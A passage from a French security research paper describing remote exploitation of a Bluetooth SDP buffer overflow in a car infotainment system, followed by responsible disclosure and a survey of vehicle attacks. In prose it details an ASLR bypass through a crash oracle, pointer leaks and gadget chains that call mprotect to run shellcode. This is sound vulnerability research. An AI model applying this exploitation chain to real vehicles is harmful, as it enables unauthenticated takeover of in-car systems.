Déclenchement du *buffer overflow*. Dans l'implémentation cible, le tampon de réponse est alloué statiquement à 512 octets : 5 octets sont réservés pour l'entête, correspondant au tableau `pkt_header`, et 507 octets pour les données, correspondant au tableau `pkt_data`, dans listing 2. Avec une `MTU` de 8 et un `Maximum Attribute Byte Count` supérieur à 507, un *buffer overflow* se produit, contrôlé en taille par l'attaquant.

Pour notre cible, si nous envoyons la commande `ServiceSearchAttributeRequest` associée aux attributs du service L2CAP, la réponse est de 729 octets. Avec une valeur de `MTU` incorrecte, il est ainsi possible de faire un *buffer overflow* de 222 octets $(729 - 507)$.

Modification de l'adresse du pointeur de fonction. En reprenant le listing 2, nous choisissons de faire déborder le *buffer overflow* pour recouvrir le champs `ptr_pkt_data` de `sdpServInfo[1]` afin de compromettre l'emplacement des données de réponse d'un second client.

À l'instar de l'approche présentée dans la `CVE-2018-20378`, en faisant déborder le *buffer* de réponse sur le champ `ptr_pkt_data`, il est possible de modifier sa valeur. Pour cela, nous exploitons l'élément `Continuation State` de la réponse à une requête SDP, qui est écrit en dernier. Lorsque le champ `continuation_state_info` est non nul (`count` > 0), cela indique qu'il reste des données à transmettre. Sinon, `count` est nul.

L'implémentation cible ne supporte qu'un `continuation_state_info` encodé sur 1 octet, qui fonctionne comme un compteur monotone allant de 1 à 255, et dont la valeur est donc prédictible.

Pour écrire un 0, il faut aligner le champ `count` du dernier paquet de la réponse avec l'octet à écrire. Ce champ devient égal à 0 lorsque la transmission des données est terminée.

En jouant sur la taille des paquets précédents et la taille totale de la réponse, et en connaissant la valeur à écrire, il est possible d'ajuster l'état de `Continuation State` pour aligner `count` ou `continuation_state_info` sur l'octet cible.

Cependant, en raison de la structure du *buffer* de réponse, le champ `Continuation State` est toujours précédé d'au moins 16 octets. Ainsi, pour écrire 1 octet, il est nécessaire de modifier ces 16 octets.

Écriture arbitraire en mémoire. Une fois en capacité de modifier la valeur du pointeur de données `ptr_pkt_data`, nous pouvons réécrire n'importe quel emplacement en mémoire.

Pour réussir une telle écriture, nous utilisons 2 clients, nommés Client 1 et Client 2, qui réaliseront simultanément des requêtes Bluetooth ; le Client 1 déclenchera le *buffer overflow* et modifiera la valeur du pointeur `ptr_pkt_data` du Client 2. Le Client 2 devra forger des paquets choisis afin d'écrire les données voulues en mémoire.

Pour écrire ces données en mémoire, le Client 2 utilisera le champ `Continuation State`, comme vu précédemment. En revanche, contrairement au Client 1, le Client 2 n'a pas besoin de réaliser de débordement de tampons et écrit dans la taille de son *buffer* légitime.

Ces deux clients seront utilisés dans la suite de l'article sous ce nom.

4.3 Partie 2 : contournement des mécanismes de sécurité

La cible embarque tous les mécanismes de protection en profondeur attendus sur ce type de produit : ASLR et DEP. L'activation et la configuration du DEP est réalisée via la fonction `mprotect` embarquée dans la `libc`. Le moyen le plus simple de désactiver le DEP sur une partie de la mémoire est d'appeler nous aussi la fonction `mprotect` en réaffectant les permissions. Pour pouvoir faire cela, nous devons d'abord faire face à ASLR qui empêche d'utiliser directement les techniques de réutilisation de code (ROP, JOP) car il n'est pas possible, normalement, d'anticiper l'adresses des gadgets à utiliser. L'ASLR est actif sur la cible étudiée. Cela signifie que les adresses de base des segments de code, à laquelle les bibliothèques sont projetées en mémoire et l'adresse de base la pile de chaque processus sont non prédictibles. Pour rappel, la cible est une architecture 32 bits et son noyau Linux 3.0.35. Nous présentons ici un rappel du fonctionnement de l'ASLR sur cette version du noyau.

Fonctionnement de l'ASLR dans le noyau Linux 3.0.35. Lorsqu'une application est exécutée, l'appel système `execve` est effectué. Cet appel système, à son tour, appelle la fonction `load_elf_binary` du noyau. Cette fonction est celle qui va *in fine* réaliser la projection en mémoire du fichier à exécuter et donc réaliser le placement aléatoire des différentes sections en mémoire. Dans le cas qui nous intéresse, le fichier étudié est la bibliothèque `libc.so`. Elle est projetée en mémoire par le programme `ld_linux` dans la zone dévolue aux projections des bibliothèques

Pour déterminer comment une bibliothèque dynamique est chargée en mémoire, il est essentiel d'analyser le code du noyau.[3] Dans ce code, la macro `TASK_SIZE` est utilisée pour définir l'adresse du segment de code. Cette macro permet d'obtenir la taille maximale de la plage d'adresses utilisateur en se basant sur la valeur de la constante `CONFIG_DRAM_SIZE`. Dans l'implémentation cible, sa valeur est `0x80000000` (2 Go).

La zone dévolue à l'espace utilisateur (*userland*) va donc des adresses 0 à `TASK_SIZE-1`. Pour les projections des bibliothèques dynamiques la base de chargement est placée arbitrairement à `0x40000000` puis un aléa y est ajouté. Dès lors, les bibliothèques dynamiques sont chargées les unes à la suites des autres à partir de cette adresse de base.

La bibliothèque `libbluego.so` a un traitement particulier. Elle est chargée dynamiquement lors de l'exécution de l'application Java `bluego`, lorsque celle-ci fait des appels à l'infrastructure d'exécution de code natif d'Android (NDK). Ainsi, la bibliothèque `libbluego.so` est projetée en mémoire par un appel à la fonction `System.load` qui place les objects projetés en mémoire dans un espace privé alloué dans le tas. Cet espace est différent de celui utilisé par le système pour charger en mémoire des bibliothèques dynamiques et donc l'aléa sur son adresse de base est différent de celui appliqué sur la base de chargement de bibliothèques dynamiques classiques. Ainsi, dans notre cas, le segment de code de la bibliothèque `libbluego.so` se trouve projeté à l'adresse de base `0x5b000000`. La fonction `arch_randomize_brk`, listing 4, est appelée pour fournir un aléa qui sera rajouté à cette adresse.

[3] Disponible ici : `https://github.com/boundarydevices/linux.git`

Listing 4: Fonction `arch_randomize_brk`, fichier `arch/arm/kernel/process.c`, du noyau Linux 3.0.35.

```
514 unsigned long arch_randomize_brk(struct mm_struct *mm)
515 {
516   unsigned long range_end = mm->brk + 0x02000000;
517   return randomize_range(mm->brk, range_end, 0) ? : mm->brk;
518 }
```

Pour contourner l'ASLR, il faut retrouver les aléas associés à celui du segment de code, celui de l'adresse de base de projection des bibliothèques dynamiques et celui associé au tas. D'après la ligne 516 du listing 4, l'aléa utilisé sur cette architecture est d'au maximum, `0x2000000`. Néanmoins, l'examen de la fonction `randomize_range`, listing 5, montre aussi que cette valeur maximum est tronquée pour préserver l'alignement par rapport à une frontière de page mémoire.

Listing 5: Fonction `randomize_range`, dans le fichier `drivers/char/random.c` du noyau Linux 3.0.35.

```
1342 unsigned long
1343 randomize_range(unsigned long start, unsigned long end, unsigned
     ↪  long len)
1344 {
1345   unsigned long range = end - len - start;
1346
1347   if (end <= start + len)
1348     return 0;
1349   return PAGE_ALIGN(get_random_int() % range + start);
1350 }
```

La macro `PAGE_ALIGN`, ligne 1349 du listing 5, aligne l'adresse passée en paramètre sur une frontière de page, dans notre cas de 4 kB. C'est-à-dire qu'elle met à 0 les 3 *nibbles* de poids faible de l'adresse donnée.

Ainsi, à l'examen de ce code, l'aléa existant se réduit à un espace de taille `0x2000` (soit 8192 possibilités) et qu'il n'a un effet que sur les bits 12 à 25. En tant normal, 8192 possibilités constituerait une protection assez faible. Néanmoins, dans notre cas, notre canal de communication est extrêmement lent, de l'ordre de quelques octets par seconde. En conséquence, effectuer 8192 tests est trop long pour être réaliste.

Détermination de la valeur de l'ASLR. Trouver rapidement l'aléa utilisé pour projeter la `libbluego` en mémoire est une condition *sine qua*

none de la réalisation pratique d'une attaque. Afin d'y parvenir, il est à noter que le processeur de la cible est utilisé en mode en *Little Endian*.[4]

Pour inférer la base d'adresse de la bibliothèque `libbluego.so` en mémoire, nous allons commencer par déterminer les bits constituant le *nibble* de poids fort du second octet de l'aléa ; c'est-à-dire les bits 12 à 15 de l'adresse cherchée. Une fois ces bits obtenus on sera en mesure de réaliser une fuite d'information qui permettra d'obtenir les autres bits d'adresse.

Détermination du nibble *de poids fort du second octet.* Deux conditions sont réunies pour déterminer la valeur *nibble* de poids fort du deuxième octet de l'aléa utilisé :

- Les 12 bits de poids faible des pointeurs ne sont pas impactés par l'ASLR.
- En mémoire, avant et après le tableau `SdpServer.infos`, ligne 3 du listing 2, se trouvent plusieurs PFNs qui sont appelées à différentes étapes du protocole Bluetooth. On en choisit un dont on pourra déclencher un déréférencement. Ce PFN nous servira alors d'oracle pour savoir si on a trouvé le bon aléa. Pour la suite de cette section, ce PFN sera nommé `PTR_ORACLE`.

Pour identifier la valeur du *nibble* de poids fort du deuxième octet de l'aléa, nous allons tester toutes les valeurs possibles (16 valeurs au total) de ce *nibble*. Pour tester une valeur possible il est nécessaire d'utiliser deux clients SDP, à l'instar de la section 4.2. Le premier va, via le *buffer overflow*, modifier la valeur du pointeur `ptr_pkt_data` du Client 2 afin de le positionner à l'adresse où se trouve stockée `PTR_ORACLE` : on remarque que lors de l'initialisation de la bibliothèque `libluego.so`, le pointeur `ptr_pkt_data` de chaque `SdpServInfo` est assigné à l'adresse de son propre champ `pkt_data`. Ensuite, en examinant le binaire `libluego.so`, avant le chargement en mémoire et l'application de l'aléa, on constate que les 16 bits de poids fort de l'adresse du champ `pkt_data` du Client 2 sont les mêmes que ceux de l'adresse du pointeur `PTR_ORACLE`. En revanche, en considérant l'adjonction d'aléa sur ces deux adresses, les deux octets de poids fort de ces deux adresses peuvent différer. En fait, ils sont soit identiques, soit différents de 1 ; en fonction de la valeur du *nibble* de poids fort du deuxième octet de l'aléa. Statiquement, dans la `libbluego.so`, le *nibble* de poids fort de l'adresse de `ptr_pkt_data` du Client 2 vaut `0xE`, tandis que celui de `PTR_ORACLE` vaut `0xF`. Le décalage de 1 sur les octets

[4] En *Little Endian*, les données sont stockées en mémoire de l'octet de poids faible à l'octet de poids fort.

de poids fort se produit si l'addition de l'aléa entraîne une retenue sur ce *nibble* pour l'adresse de `PTR_ORACLE`, mais pas pour celle de `ptr_pkt_data`. Cela implique que ce scénario ne se produit que si la valeur de l'aléa sur ce *nibble* est 1.

En faisant abstraction ici de l'aléa, pour faire pointer le pointeur `ptr_pkt_data` sur `PTR_ORACLE`, il suffit uniquement de modifier ses deux octets de poids faible. A cause de l'*endianess*, le débordement de tampon permet de réaliser cette modification.

Dans le cas où le décalage de 1 se produit, `ptr_pkt_data` du Client 2 ne pointera pas vers le `PTR_ORACLE`.

Comme évoqué plus haut, les 12 bits de poids faible des adresses sont laissés inchangés par l'aléa de l'ASLR. L'analyse statique de la bibliothèque `libbluego.so` suffit donc à obtenir leurs valeurs pour le pointeur `PTR_ORACLE`, même après randomisation. On notera `0xXXX` la valeur de ces 3 *nibbles* de poids faible et n celle du *nibble* de poid fort du deuxième octet ; on a donc la valeur de 2 derniers octets est `0xnXXX`.

Pour déterminer la valeur de n, il est nécessaire de faire une recherche exhaustive. Tout d'abord, on positionne, via le *buffer overflow*, les deux octets de poids faible du `ptr_pkt_data` du Client 2 à la valeur `0xnXXX`.

Ensuite, le Client 2 effectue une requête SDP légitime qui écrit la réponse dans les données pointées par `ptr_pkt_data`, corrompant ainsi ces dernières (les valeurs écrites sont connues).

Enfin, si la valeur de n testée est correcte, alors le `ptr_pkt_data` du Client 2 pointe sur le `PTR_ORACLE`, corrompant sa valeur. Cette nouvelle valeur pointe vers une zone inaccessible de la mémoire. On envoie alors une requête déclenchant le déréférencement. L'utilisation de `PTR_ORACLE` provoque une erreur de segmentation et aucune réponse n'est reçue. En revanche, si la valeur testée est incorrecte, une réponse sera reçue.

Au final, tester toutes les valeurs de n correspond à au maximum 16 tests et cela prend environ une minute pour obtenir l'aléa.

Fuite d'information. La principale difficulté pour obtenir une primitive de lecture réside dans le fait que les données reçues par le client sont celles construite en réponse à une requête SDP. L'objectif est donc de faire en sorte que les données en réponse soient différentes de celles initialement écrites. En connaissant le *nibble* de poids fort du second octet de l'aléa, on peut exploiter le *buffer overflow* depuis le Client 1, une nouvelle fois, pour modifier les 2 octets de poids faible de la valeur pointée par le `ptr_pkt_data` du Client 2. Cette fois-ci dans l'objectif de le faire pointer

au milieu du `pkt_data` du Client 1. Le tableau `pkt_data` du Client 1 étant situé immédiatement avant la structure `sdpServInfo` du Client 2, le *buffer overflow* permet de réécrire les premiers champs de celle-ci. L'objectif est que le dernier octet de la réponse, le `Continuation State`, écrase l'octet de poids faible du `ptr_pkt_data` du Client 2 via une requête SDP légitime. Cette modification a lieu juste avant l'envoi de la réponse et fournit une réponse qui englobe une partie des champs de la structure `sdpServInfo` du Client 1. Comme visible dans le listing 2, deux pointeurs suivent `pkt_ptr_data` : `sdpAttribInfo` (ligne 9) et `sdpRecordInfo` (ligne 10). Ainsi, affecter grâce à la manipulation du `ptr_pkt_data` du Client 2, nous obtenons leurs valeurs.

Cette fuite d'information révèle l'intégralité de l'aléa via les adresses des pointeurs. Cependant, il est important de noter que cela ne constitue pas une primitive de lecture arbitraire, car seules les données adjacentes au tableau `pkt_data` du Client 1 peuvent être dévoilées dans ce cas.

4.4 Partie 3 : exécution de code arbitraire

Nous avons expliqué, section 4.2, comment écrire où nous voulions dans la mémoire du processus lié à la `libbluego`. Dans la section précédente (section 4.3) nous montrons qu'il est possible de déterminer la base d'adresse en mémoire de la bibliothèque `libbluego.so`. A présent, nous pouvons forger une adresse valide d'un PFN et prendre le contrôle du flot d'exécution.

Dans cette section, nous présentons, dans un premier temps, notre recherche d'un PFN modifiable qui serait facilement accessible par **un attaquant à distance sans intervention des occupants du véhicule**. Dans un second temps, il va nous falloir rediriger le flot de contrôle vers une zone mémoire exécutable que nous maîtrisons. Cela nécessite de rendre la mémoire exécutable.

Les aventuriers du PFN perdu. Lorsqu'une connexion L2CAP est initiée, elle est associée à un protocole définit par le champ *Protocol Service Multiplexing* (PSM) de la requête du client. Dans l'implémentation cible, la gestion des protocoles est associée à la structure `Protocol`, décrite dans le listing 6. Dans ce listing, les PFN sont en rouge.

Listing 6: Implémentation de la gestion des protocoles

```
1 struct Protocol {
2   void (*proto_callback)(uint16_t, void *);
3   uint16_t psm; // Type de protocole (1: SDP, 2: RFCOMM, ...)
4   uint16_t localMTU; // MTU vers le périphérique connecté
5   uint16_t remoteMTU; // MTU depuis le périphérique connecté
6   // ...
7   byte (*agent_allocator)(void);
8 /* ... */ };
```

Pour chaque connexion, deux *callbacks* sont utilisées. Une première fonction, nommée `proto_callback`, ligne 2 du listing 6, est associée à la gestion du protocole après toutes les étapes associées aux couches du modem jusqu'à L2CAP inclus.

Une seconde fonction, appelée `agent_allocator`, ligne 7 du listing 6, est chargée de gérer le cycle de vie des canaux via un agent dédié. Pour chaque canal, un agent est alloué lors de la connexion. Cet agent joue un rôle central en établissant un lien entre toutes les connexions associées au protocole, les requêtes des clients, et les ressources correspondantes. Ainsi, il garantit une gestion cohérente et unifiée des interactions.

La figure 6 illustre l'ordre chronologique d'appel des *callbacks* `proto_callback` et `agent_allocator` pendant l'établissement d'une connexion sécurisée.




Fig. 6. Illustration de la connexion entre un hôte et un périphérique. Les flèches noires représentent une connexion classique établie via un canal Bluetooth non sécurisé. En revanche, dans le cas d'une connexion sécurisée, les flèches sont en rouge et en gras pour signaler les étapes supplémentaires impliquées dans le processus d'authentification.

La fonction `agent_allocator` est appelée dès la réception d'une demande de connexion, comme décrit figure 6. Il est donc intéressant pour un attaquant de modifier le PFN associé afin de le corrompre, que la connexion soit sur un canal sécurisé ou non. Pour la suite, nous nous focaliserons sur les conséquences de la modification de ce PFN afin d'exécuter une *payload* **sans authentification ni interaction avec les occupants du véhicule cible**.

Exécution de code arbitraire. Pour contourner le mécanisme de DEP, nous devons appeler la fonction `mprotect`. Cette fonction est disponible dans la `libc` partagée par l'environnement d'exécution cible. Cette fonction n'est cependant pas directement résolue dans la bibliothèque `libbluego.so`, car `mprotect` n'est pas un symbole nécessaire à son exécution. Toutefois, la bibliothèque `libbluego.so` utilise des fonctions de la `libc`, ce qui signifie que la `libc` est entièrement accessible depuis l'espace mémoire de la `libbluego`. La `libc` est randomisée différemment de celle de `libbluego`.

Dans un fichier ELF, les symboles nécessaires lors de l'exécution dynamique sont résolus grâce à la Global Offset Table (GOT) et à la Procedure Linkage Table (PLT). Lors de l'exécution, la GOT contient les adresses des fonctions et des variables externes, qui sont mises à jour au besoin par le chargeur dynamique, permettant ainsi une résolution des symboles à la volée pendant l'exécution du programme.

Pour obtenir l'adresse de la base de la `libc`, il est donc nécessaire de récupérer l'adresse d'une fonction déjà résolue de la `libc` depuis la table GOT mappée en RAM. Grâce à des gadgets présents dans `libbluego.so`, nous pouvons construire un mécanisme permettant de lire une adresse depuis la table GOT. Cette suite de gadgets nous permet d'avoir une primitive nous permettant de lire une donnée arbitraire en mémoire. Cette information nous permet ensuite de déduire la base de la `libc` en mémoire et de calculer l'adresse de `mprotect`. Enfin, en utilisant une autre suite de gadgets disponible dans la bibliothèque `libbluego.so`, nous sommes en mesure d'appeler `mprotect` pour rendre exécutable une zone mémoire précédemment protégée, permettant ainsi de contourner le DEP et d'exécuter notre *shellcode* en RAM.

L'ensemble de cette attaque, incluant les écritures permettant d'exécuter les deux suites de gadgets et le *shellcode*, **est réalisé en moins de 300 secondes**.

5 Impact de sécurité

Une fois la capacité de prise de contrôle de l'infodivertissement via *shellcode*, nous nous sommes rapprochés du constructeur de la cible dans le cadre du processus de *responsible disclosure*. En effet, la bibliothèque `Blue SDK` contenant la vulnérabilité que nous exploitons est largement présente dans des véhicules de constructeurs et de modèles différents. Cette procédure a ainsi permis au constructeur d'engager les actions nécessaires en interne et auprès des partenaires/prestataires concernés afin d'analyser et de corriger la vulnérabilité exposée.

Le travail présenté dans cet article s'est déroulé entre septembre 2023 et avril 2024. Le constructeur du véhicule cible a été informé de la vulnérabilité en septembre 2024 et a été particulièrement réceptif et réactif. La présente publication a été autorisée en accord avec ce constructeur, à la condition de ne pas dévoiler d'informations permettant d'identifier le modèle ou la marque du véhicule. Par ailleurs, le constructeur précise que si l'attaque présentée permet l'exécution de commandes CAN depuis le *shellcode* avec des droits privilégiés, celles-ci sont filtrées, rendant impossible l'exécution de commandes critiques.

6 Travaux connexes et état de l'art

Dans le travail présenté dans cet article, nous nous sommes concentrés sur la sécurité du système d'infodivertissement automobile via ses modules de communication. Cette étude a mis en évidence que le Bluetooth pouvait être exploité comme vecteur d'attaque afin de prendre le contrôle de l'environnement d'exécution de l'infodivertissement. L'objectif de cette section est de proposer un aperçu à un plus haut niveau des travaux connexes et de l'état de l'art relatifs à la sécurité des véhicules connectés et autonomes.

Ces enjeux de sécurité au sein des véhicules sont actuellement pris en compte par différentes instances règlementaire, ainsi, depuis 2021, plusieurs réglementations des Nations Unies[5] traitent spécifiquement des enjeux liés à la cybersécurité automobile et à la gestion des mises à jour logicielles. Ces réglementations renforcent la prise de conscience des constructeurs quant à l'importance du maintien en condition de sécurité

[5] `R155` « *UN Regulation No. 155 : Cyber security and cyber security management system* » [1] et `R156` « *UN Regulation No. 156 : Software update and software update management system* » [2]

des véhicules connectés tout au long de leurs cycles de vie. Cette prise en compte a été provoquée par plusieurs attaques significatives rendues publiques ayant affectées la sécurité des véhicules connectés au cours des années précédentes.

Les sous-sections qui suivent présentent quelques-unes de ces attaques en fonction des éléments du véhicule mis en défaut. Plus spécifiquement, la section 6.1 présente les vulnérabilités identifiées au niveau des architectures déployées. Les attaques qui y sont exposées sont rendues possibles principalement du fait que l'architecture utilisée est *à plat* (ce qui n'est plus l'approche préconisée comme cela sera précisé section 6.6). La section 6.2 décrit ensuite des vulnérabilités affectant l'infodivertissement. Cet élément, devenu l'interface principale d'interaction avec les occupants du véhicule, est également assujetti à des failles de sécurité pouvant compromettre la sécurité globale du véhicule – les travaux présentés dans cet article en sont une illustration flagrante. La section 6.3 aborde ensuite les conséquences possibles d'une vulnérabilité affectant les mécanismes d'ADAS (*Advanced driver-assistance systems* ou aide à la conduite), avec des impacts à la fois sur la sécurité des conducteurs et sur celle des véhicules autonomes. La section 6.4 expose ensuite les risques spécifiques de sécurité associés à l'utilisation de motorisations *électriques* dans les véhicules. Enfin, la section 6.5 présente une synthèse et une analyse de l'état de l'art proposé, tandis que la section 6.6 décrit plusieurs initiatives récentes permettant d'améliorer sensiblement la sécurité du bus CAN à travers la mise en place de mécanismes de ségrégation et le renforcement de la sécurité de l'environnement d'exécution.

6.1 Sécurité de l'architecture

Historiquement, les premiers travaux portant sur la sécurité des véhicules connectés se sont intéressés aux vulnérabilités liées à l'architecture interne des véhicules, en particulier à l'organisation et aux échanges entre les différents composants embarqués. Cela fait suite aux démonstrations réalisées par Miller et Valasek sur des véhicules de marque Jeep [25, 26]. En effet, ces véhicules exposaient sur leur interface GSM un service permettant d'envoyer directement des messages DBus vers le module d'infodivertissement. En raison de la topologie *à plat* du bus CAN utilisé, il a été possible pour ces deux chercheurs d'injecter des trames arbitraires sur le bus, provoquant ainsi les dysfonctionnements mis en évidence lors de leurs démonstrations.

Dans le même intervalle de temps, une publication au SSTIC 2016 par Pollet et Massaviol [30] décrivait une analyse réalisée sur plusieurs dispositifs d'infodivertissement. Cette étude pointait différents défauts identifiés durant l'analyse et mettait en lumière les évolutions nécessaires de ces dispositifs au regard des recommandations en matière de sécurité.

Plus récemment, une autre vulnérabilité majeure a été révélée chez Toyota [35]. Un défaut de conception dans l'organisation physique des bus CAN exposait directement celui auquel étaient connectés les calculateurs en charge de l'antidémarrage et de l'ouverture du véhicule. La connexion d'un boîtier externe imposant des niveaux électriques spécifiques sur les lignes du bus CAN permettait ainsi de simuler l'envoi de messages sur ce bus critique, contournant totalement les mécanismes de sécurité du véhicule.

En élargissant le spectre des menaces, il est pertinent de mentionner les travaux de Gardiner et al. [15], mettant en évidence une faiblesse physique dans la conception du bus interne de communication de certains poids lourds américains (norme `SAE J2497` [33]). Cette vulnérabilité permet à un attaquant situé à l'extérieur du véhicule d'injecter des commandes sur le bus desservant les remorques tractées. Cette faille provient de l'utilisation de la technologie courants porteurs en ligne (CPL), qui mutualise plusieurs canaux de communication sans recourir à des paires différentielles, ce qui rend ce système vulnérable aux injections électromagnétiques. Dans une approche similaire, les travaux de Colin O'Flynn [28] démontrent la susceptibilité de certains ECU aux injections électromagnétiques *in situ*, via des techniques réalisables avec des équipements « standards » accessibles à un garage automobile.

Enfin, comme la sécurité physique constitue une propriété essentielle pour les véhicules, le système de verrouillage représente une pierre angulaire de cette sécurité. De nos jours, rares sont les véhicules pour lesquels ce mécanisme repose uniquement sur une clé physique classique. Ainsi, divers protocoles d'authentification sans fil ont été développés, impliquant, comme trop souvent, des mécanismes cryptographiques conçus de façon *ad hoc*. Parmi les analyses notables, les publications sur le protocole Hitag2 [5, 14] démontrent les faiblesses inhérentes à ce protocole cryptographique. Ces attaques sont d'autant plus critiques qu'une fois que l'attaquant accède physiquement à l'intérieur du véhicule, il dispose également d'un accès au connecteur OBD, lui conférant alors des capacités d'attaque beaucoup plus importantes.

6.2 Sécurité de l'infodivertissement

Comme évoqué dans la sous-section précédente, l'architecture interne du véhicule présente de nombreuses vulnérabilités potentielles. Parmi ces composants, le système d'infodivertissement constitue un élément central, assurant l'interface principale d'interaction entre les occupants du véhicule et les différentes fonctions embarquées. Du fait de ce rôle pivot et des nombreux canaux de communication qu'il intègre, il constitue une cible privilégiée pour les attaquants.

Au-delà des travaux présentés dans cet article et parmi les publications récentes centrées sur la sécurité des systèmes d'infodivertissement, une attaque exploitant la connectivité Bluetooth des dispositifs embarqués de marque Alpine a été mise en évidence. Cette attaque consistait en une prise de contrôle non authentifiée du dispositif, basé sur une architecture ARM 32 exécutant un système Android sans mécanismes de sécurité tels que le *stack canary* ou l'application du *Position Independent Executable* (PIE). Une implémentation propriétaire de la pile Bluetooth était employée en lieu et place de la pile standard Linux ; comme dans le cas étudié dans le présent article. La vulnérabilité initiale exploitée était un *use-after-free*, situé dans la couche HCI, précisément dans la gestion des connexions asynchrones non authentifiées au niveau de la couche L2CAP. L'exploitation réussie de cette vulnérabilité a permis d'obtenir une exécution de code arbitraire non authentifiée et sans interaction de l'utilisateur.

Ce panorama des menaces doit également inclure l'attaque découverte par Synacktiv sur les véhicules Tesla, publiée simultanément à la précédente [10]. En détournant la connexion issue d'un capteur de pression des pneumatiques, les chercheurs sont parvenus à réaliser une exécution de code arbitraire sur le module principal d'infodivertissement du véhicule. Cette attaque souligne l'étendue de la surface d'attaque du véhicule, composée de nombreux canaux fortement mutualisés. Contrairement à l'attaque précédente, l'architecture interne des véhicules Tesla a permis aux attaquants de s'ouvrir un chemin d'attaque plus profond vers plusieurs autres ECUs.

D'autres publications, bien que moins médiatisées, mettent également en lumière un nombre conséquent de vulnérabilités existantes au sein du parc automobile actuel. Citons par exemple l'attaque Koffee [9], qui consistait à injecter une application malveillante (*apk*) sur un dispositif d'infodivertissement préalablement intègre. Cette application malveillante communiquait ensuite avec le démon en charge des échanges sur le bus

CAN, appelé `micomd`, permettant ainsi d'injecter arbitrairement des trames sur le bus CAN dédié au divertissement.

6.3 Sécurité des ADAS et des composants tiers

Les attaques évoquées dans les paragraphes précédents concernent principalement des fonctions classiques des systèmes d'information. Toutefois, le domaine automobile présente une spécificité notable, que l'on retrouve également dans l'avionique et les systèmes industriels : les problèmes liés à la sûreté de fonctionnement deviennent également des problèmes de sécurité, car toute atteinte à une fonction de sûreté peut directement compromettre la sécurité physique des personnes.

Dans cette optique, Cao et al. [6] mettent en évidence la possibilité pour un attaquant distant d'altérer la perception des radars embarqués dans les véhicules autonomes, en supprimant virtuellement la détection d'éléments physiques présents dans leur environnement immédiat. Cette attaque, bien que n'impliquant pas directement les systèmes informatiques internes du véhicule, peut avoir un impact majeur sur la confiance placée dans la conduite autonome.

En complément, les travaux de Petit et al. [29] démontrent la possibilité inverse : créer de faux obstacles en perturbant les capteurs du véhicule. Les auteurs présentent ainsi des dispositifs capables de tromper des systèmes LiDAR (*Light Detection And Ranging*) et caméras en générant artificiellement des obstacles inexistants, provoquant une immobilisation complète du véhicule. Dans cette même étude, les chercheurs montrent également comment l'émission contrôlée d'un faisceau laser peut perturber les systèmes LiDAR et les caméras embarquées, rendant des personnes ou des objets réels totalement indétectables pour les systèmes de perception du véhicule, ce qui pourrait provoquer des accidents graves.

Par ailleurs, Kreil et al. [24] révèlent qu'un simple plot physique positionné devant un véhicule autonome peut suffire à rendre ce dernier totalement inopérant. En effet, bien que les capteurs détectent cet obstacle mineur, le système de conduite autonome n'est parfois pas en mesure de déterminer une stratégie permettant de contourner ou d'éviter l'objet, bloquant ainsi le véhicule sur la voie.

Enfin, une vulnérabilité [32] plus récente affectant les véhicules Kia a démontré la possibilité d'ouvrir un véhicule en exploitant une infrastructure externe (ou débarquée) du constructeur, simplement à partir d'informations inscrites sur la plaque d'immatriculation. Ce type d'attaque souligne l'interdépendance croissante entre le véhicule et les infrastructures externes des constructeurs, où une faille dans l'infrastructure distante peut

avoir un impact direct sur la sécurité physique des véhicules, sans nécessiter de compromettre directement les composants internes du véhicule.

6.4 Sécurité des véhicules connectées électriques

Afin de réduire les émissions de CO_2, une proportion croissante des véhicules est équipée d'une motorisation électrique. Contrairement aux moteurs thermiques, ce type de motorisation nécessite un mode de recharge spécifique, installé à domicile ou accessible via des infrastructures partagées, telles que les bornes situées dans les parkings de centres commerciaux ou sur les aires d'autoroutes. Des solutions innovantes permettent également la recharge dynamique lorsque les véhicules circulent sur des voies spécialement aménagées [27].

Dans ce contexte, l'architecture *Vehicle-to-Grid* (V2G) permet une interaction bidirectionnelle entre les véhicules électriques et le réseau électrique. Ainsi, en plus de la recharge classique des batteries, le V2G autorise les véhicules à restituer de l'électricité au réseau lors des pics de consommation. Cette technologie améliore significativement la flexibilité du réseau, facilitant notamment l'équilibrage de la demande énergétique et l'intégration efficace de sources renouvelables intermittentes comme l'éolien ou le solaire.

Cependant, cette interconnexion entre les véhicules électriques et le réseau introduit des enjeux de sécurité critiques, particulièrement au niveau des modules de charge. Ceux-ci représentent des vecteurs d'attaque potentiels pouvant compromettre simultanément la sécurité des véhicules et celle des infrastructures énergétiques.

Plusieurs travaux soulignent ces enjeux, notamment liés à la complexité des protocoles utilisés pour mettre en œuvre le V2G. Pour permettre l'échange de données entre les véhicules et les unités de recharge, les communications reposent généralement sur des transmissions en CPL. Comme indiqué dans [22], les systèmes V2G reposent sur une succession complexe de protocoles, parfois mal spécifiés ou mal implémentés.

En 2019, Dudek et al. [11] ont présenté à SSTIC l'outil *V2G Injector*, démontrant qu'en l'absence de mécanismes assurant l'authenticité des messages, un attaquant connecté à une borne compromise pouvait interagir avec des véhicules ou d'autres bornes légitimes via la ligne électrique. Il devient alors possible d'injecter des messages malveillants, par exemple pour empêcher un véhicule de se recharger.

Un état de l'art complet sur la sécurité des architectures V2G est proposé dans [22]. Les auteurs insistent sur la nécessité d'adopter une

